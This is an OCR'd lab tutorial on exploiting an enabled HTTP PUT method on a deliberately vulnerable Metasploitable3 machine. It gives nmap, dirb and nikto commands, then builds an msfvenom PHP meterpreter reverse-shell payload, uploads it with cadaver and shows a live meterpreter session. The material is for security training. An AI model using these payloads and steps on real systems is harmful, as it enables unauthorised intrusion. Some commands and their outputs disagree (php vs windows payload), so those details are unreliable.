
Lab - Exploiting HTTP PUT Method

Overview

In this lab, we will exploit the HTTP PUT method using Metasploitable3 as our target machine. If the HTTP PUT method is enabled on the webserver, it can be used to upload a specified resource to the target machine, such as a web shell. We will also look at determining if the HTTP PUT method is enabled.

Lab Requirements

- One virtual install of Kali Linux
- One virtual install of Metasploitable3-win2k8 (password: **`vagrant`**)
- VirtualBox adapters should be set to host-only networking




Find Your Target's IP Address

Log on to your Win2k8 target machine as an administrator using the following password:

`vagrant`

Once you have a desktop, open a command prompt, and at the prompt, type **`ipconfig`**. Find the IP address for the local area connection.




This is the IP address for my Metasploitable3 target. Yours may differ.

You will also need the IP address of your Kali machine. Open a new terminal on your Kali machine. At the prompt, type **`ifconfig`**.

Press Enter.


Find the IP address for your eth0 adapter.



This is the IP address for my Kali machine. Yours may differ.


Check for Connectivity

From your Kali desktop, open a new terminal. At the prompt, type ping <target IP address>:




You can stop the ping by pressing the Ctrl+C keys on your keyboard. If you do not have a positive response, set your VirtualBox adapters to host-only adapters and try again.

On your Kali desktop, right-click and create a new folder and name that new folder as ShellCodes.



Right-click on the new folder, and from the context menu, select Open Terminal Here:



Begin the Lab!

Scan for Open Ports and Services

We first need to perform an Nmap scan for a list of services running on Metasploitable3.

Open a terminal on your Kali machine and at the prompt, type the following Nmap command:

```
nmap -sV -p- 192.168.56.103
```

This is my target's IP address; yours will differ!

`-sV` enables probing open ports to determine service or version information.

Version detection (-sV) can also help differentiate the truly open ports from the filtered ones.


`-p-` is used here to scan ports from 1 through 65535.

`-n` is used to skip DNS reverse name lookup.

-n is used to skip DNS reverse name lookup.

This scan takes a while, so be patient!


From the Nmap port scan, we find that Metasploitable3 is running Apache HTTPd 2.2.21 on port 8585. Let's target the Apache server running on port 8585.



Discovering Webserver Directories with Dirb

The next step is to determine what directories are present on this webserver. An excellent tool that brute forces directories on a webserver is dirb. When we run dirb against the Apache webserver with the following command, we find a directory named 'uploads':

```
dirb http://192.168.56.103:8585
```



Nikto: Determining Allowed HTTP Methods

Nikto is a webserver scanner that tests webservers for dangerous files/CGIs, outdated server software, and other issues. It performs generic and server types of specific checks.

Using the following Nikto command, we can identify the HTTP options available on the target URL:

```
nikto -host http://192.168.56.103:8585/uploads
```

```
+ Target IP:          192.168.56.103
+ Target Hostname:    192.168.56.103
+ Target Port:        8585
+ Start Time:         2022-04-24 22:10:09 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect agai
nst some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the conten
t of the site in a different fashion to the MIME type
+ OSVDB-3268: /uploads/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.3.10 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1
may also current release for each branch.
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL
 for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /uploads/nikto-test-PLusfs2f.html, inode:
 W/60000000092b8, size: 16, mtime: 5dd71139d4078
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
```

The last line of the Nikto output indicates that the ‘uploads’ directory allows uploading files using HTTP PUT.

Now that we know we can upload files to the server, the next step is creating a Meterpreter PHP reverse shell payload to the webserver.

At your Kali terminal, type in the following msfvenom code:

Create a Reverse TCP Payload

Write or copy and paste the following code at the terminal prompt at your Kali terminal:

```
msfvenom -p php/meterpreter/reverse_tcp
lhost=192.168.56.101 lport=5555 >
/root/Desktop/ShellCodes/payload.php
```

```
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~/Desktop/ShellCodes]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.56.101 lport=5555 >  /root/Desktop/She
llCodes/payload.php
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes


┌──(root💀 kali)-[~/Desktop/ShellCodes]
└─#
```

Use msfconsole to Create a Reverse TCP Listener

Use msfconsole to Create a Reverse TCP Listener


We next need to set up a listener to receive the incoming connection.

On your Kali machine, open a new terminal, and at the prompt, type the following:

`msfconsole`.

At the msf prompt, type the following commands one at a time. Press Enter after each command.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.56.101
msf exploit(handler) > set lport 5555
msf exploit(handler) > exploit
```



Upload payload using Cadaver

Type in the following cadaver command at your terminal prompt to copy the payload to the webserver:

```
cadaver http://192.168.56.103:8585/uploads
```

Press Enter.


At the uploads prompt, type the following:

```
put payload.php
```


Press Enter.

```
dav:/uploads/> put payload.php
Uploading payload.php to `/uploads/payload.php':
Progress: [==========================>] 100.0% of 354 bytes succeeded.
dav:/uploads/>
```

From your Kali machine, open a terminal in the address bar, and type the IP address of your target followed by the port number, 8585/uploads:



Press Enter.



Find your payload.php file and x2click to launch. Return to your Kali and bring back up your listener.

You should now have a meterpreter session established using a reverse shell between your Kali and target.

```
[*] Started reverse TCP handler on 192.168.56.101:5555
[*] Sending stage (39860 bytes) to 192.168.56.103
[*] Sending stage (39860 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:5555 → 192.168.56.103:53607 ) at 2022-04-25 03:20:
42 -0400
[*] Meterpreter session 2 opened (192.168.56.101:5555 → 192.168.56.103:53608 ) at 2022-04-25 03:20:
42 -0400

meterpreter > getuid
Server username: LOCAL SERVICE
meterpreter >
```

Summary

In this short lab, we exploited the HTTP PUT method and uploaded a PHP reverse shell payload directly to a web server. You learned how to use Cadaver to upload the file. You also learned how to check the HTTP methods present on the website using Nikto.